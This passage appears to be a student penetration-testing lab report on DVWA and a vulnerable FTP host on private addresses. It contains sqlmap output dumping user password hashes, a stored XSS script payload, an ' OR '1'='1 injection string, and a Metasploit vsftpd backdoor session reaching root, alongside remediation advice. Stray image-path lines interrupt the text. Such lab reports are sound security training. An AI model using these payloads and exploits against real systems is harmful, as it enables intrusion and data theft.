web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[08:35:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[08:35:57] [WARNING] reflective value(s) found and filtering out
[08:35:57] [INFO] fetching entries for table 'users' in database 'dvwa'
[08:35:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                         | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+

[08:37:27] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.102/dump/dvwa/users.csv'
[08:37:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'

[*] ending @ 08:37:27 /2026-01-08/
```

4.2 Stored Cross-Site Scripting (High)

Description:


User input was stored and rendered without proper output encoding, allowing persistent JavaScript execution.

Payload Used:

<script>alert('Stored XSS')</script>

Impact:

- Session hijacking
- Persistent client-side exploitation


Damn Vulnerable Web Ap
Not Secure http://192.168.56.102/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	test
Message *	<script>alert('Stored XSS')</script>


Sign Guestbook

Name: test
Message: This is a test comment.

Name: test
Message:

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	test
Message *	<script>alert('Stored XSS')</script>

192.168.56.102

Stored XSS

Username: admin
Security Level: low

4.3 API Authorization & Data Exposure Issues (High)

(Modern Web / API Layer)

4.3.1 Insecure Direct Object Reference (IDOR) via APIs

Description:


API endpoints exposed object identifiers without validating user authorization, allowing attackers to access or modify other users' data.

Evidence:

- Manipulation of object IDs in API requests returned unauthorized user data
- No ownership validation performed server-side

Impact:

- Unauthorized data access
- Horizontal privilege escalation



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Metasploit tip: To save all commands executed since start up to a file, use the
makerc command


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.4.101-dev                          ]
+ -- --=[ 2,580 exploits - 1,319 auxiliary - 1,687 payloads     ]
+ -- --=[ 434 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:42579 -> 192.168.56.102:6200) at 2026-01-08 07:48:09 -0500

whoami
root
```

4.3.2 Authentication & Authorization Bypass in APIs

Description:

Certain API endpoints failed to enforce authentication and authorization checks consistently.

Evidence:

- API endpoints responded with valid data despite missing or invalid authentication tokens
- Authorization enforced only at the client-side

Impact:

- Unauthorized access to protected resources
- Potential account takeover

4.3.3 Excessive Data Exposure via APIs

Description:

API responses returned more data than necessary for intended functionality.

Evidence:

- Full user objects returned instead of minimal required fields
- Exposure of internal IDs, email addresses, and role information

Impact:


- Sensitive information disclosure
- Increased attack surface for chained attacks

5. Exploit Log

Exploit ID	Vulnerability	Tool	Target IP	Result
001	SQL Injection	sqlmap	192.168.56.102	Success
002	Stored XSS	Manual	192.168.56.102	Success
003	VSFTPD Backdoor RCE	Metasploit	192.168.56.102	Root Access
004	Samba Usermap Script RCE	Metasploit	192.168.71.128	Root Access

6. Exploit Customization

During exploitation, sqlmap was customized by explicitly providing session cookies and increasing the detection depth to ensure reliable exploitation of authenticated SQL injection points. This customization allowed accurate database enumeration while maintaining session persistence, demonstrating how minor configuration changes can significantly improve exploitation success in real-world environments.



Vulnerability: SQL Injection

User ID:

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	8ae00420d271af6503793275c70b6ba0	192.168.56.102	/	Session	41	false	false	None	Thu, 08 Jan 2026 13:19:31 GMT
security	low	192.168.56.102	/dvwa	Session	11	false	false	None	Thu, 08 Jan 2026 13:19:31 GMT

7. Evidence Collection & Chain of Custody

7.1 Network Traffic Capture

Network traffic was captured during the exploitation phase using **Wireshark** on the attacker machine. The capture focused specifically on **HTTP traffic** to validate interaction between the attacker system and the DVWA web server at the network level.

A display filter (http) was applied to isolate relevant application-layer traffic. The captured packets clearly demonstrate a successful HTTP request–response exchange between the attacker and target systems during DVWA access.

Capture Details:

- Tool Used: Wireshark
- Interface: eth0
- Display Filter: http

- Attacker IP: 192.168.56.101
- Target IP: 192.168.56.102
- File Name: **http_vaptweek3.pcapng**

7.2 Observed Packets

The following packets were observed in the capture and confirm active communication during testing:

Source IP	Destination IP	Protocol	Information
192.168.56.101	192.168.56.102	HTTP	GET /dvwa/ HTTP/1.1
192.168.56.102	192.168.56.101	HTTP	HTTP/1.1 200 OK (text/html)

These packets confirm that the attacker system successfully accessed the DVWA application and received a valid server response, validating web application interaction during the VAPT exercise.

7.3 Evidence Integrity Verification


To ensure evidence integrity and maintain proper chain of custody, a cryptographic hash was generated for the captured network traffic file using the SHA-256 hashing algorithm.

Hash Command Used:

sha256sum http_vaptweek3.pcapng

Evidence Hash Record:

Evidence Item: Network Traffic Capture
File Name: http_vaptweek3.pcapng
Hash Algorithm: SHA-256
Hash Value: 313b04ce74fcba29f0bc550e7acd323f55e4b4668eb7372a0c0627a517c5e010



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.    Time          Source           Destination      Protocol Length Info
     7 2.127869897   192.168.56.101   192.168.56.102   HTTP       476 GET /dvwa/ HTTP/1.1
    11 2.138047285   192.168.56.102   192.168.56.101   HTTP      2016 HTTP/1.1 200 OK  (text/html)
```

```
▸ Frame 7: Packet, 476 bytes on wire (3808 bits), 476 bytes ca    0000  08 00 27 c9 43 22 08 00  27 d1 f8 5d 08 00 45 00   ··'·
▸ Ethernet II, Src: PCSSystemtec_d1:f8:5d (08:00:27:d1:f8:5d),    0010  01 ce 3d 69 40 00 40 06  09 a5 c0 a8 38 65 c0 a8   ··=i
▸ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.1    0020  38 66 81 56 00 50 2b 5f  7c f7 c7 73 98 48 80 18   8f·V
▸ Transmission Control Protocol, Src Port: 33110, Dst Port: 80    0030  00 7e f3 dc 00 00 01 01  08 0a a0 3a 7c 7a 00 0c   ·~··
▸ Hypertext Transfer Protocol                                     0040  08 5f 47 45 54 20 2f 64  76 77 61 2f 20 48 54 54   ·_GE
                                                                  0050  50 2f 31 2e 31 0d 0a 48  6f 73 74 3a 20 31 39 32   P/1.
```

7.4 Evidence Log

Item ID	Evidence Type	Tool	Description	Integrity
E001	Network Capture	Wireshark	HTTP traffic during DVWA exploitation	SHA-256 Verified



```
┌──(kali㉿kali)-[~/task03]
└─$ sha256sum http_vaptweek3.pcapng

313b04ce74fcba29f0bc550e7acd323f55e4b4668eb7372a0c0627a517c5e010  http_vaptweek3.pcapng
```

7.5 Evidence Collection Summary

Network traffic was successfully captured during the exploitation phase using Wireshark. The observed HTTP packets confirm request–response communication between the attacker and DVWA server. Evidence integrity was preserved through SHA-256 hashing, ensuring authenticity and proper chain-of-custody in accordance with VAPT reporting standards.

8. Remediation Recommendations

- Use prepared statements and parameterized queries to prevent SQL Injection
- Implement proper input validation and output encoding to mitigate XSS
- Disable or upgrade outdated services such as VSFTPD and Samba
- Enforce strong authentication and secure session management
- Apply regular patching and vulnerability scanning
- Enable logging, monitoring, and intrusion detection systems

9. Non-Technical Summary

The assessment revealed serious security weaknesses that allow attackers to access sensitive data and take full control of systems. Simple vulnerabilities were chained together to compromise servers completely. These risks could lead to data breaches, downtime, and reputational damage. Immediate remediation and secure development practices are required to reduce exposure.

10. Conclusion

This VAPT exercise successfully demonstrated the complete attack lifecycle, from vulnerability discovery to exploitation and post-exploitation. Multiple critical vulnerabilities were identified and exploited, highlighting the importance of defense-in-depth and secure system design. Addressing the findings will significantly improve the security posture of the environment.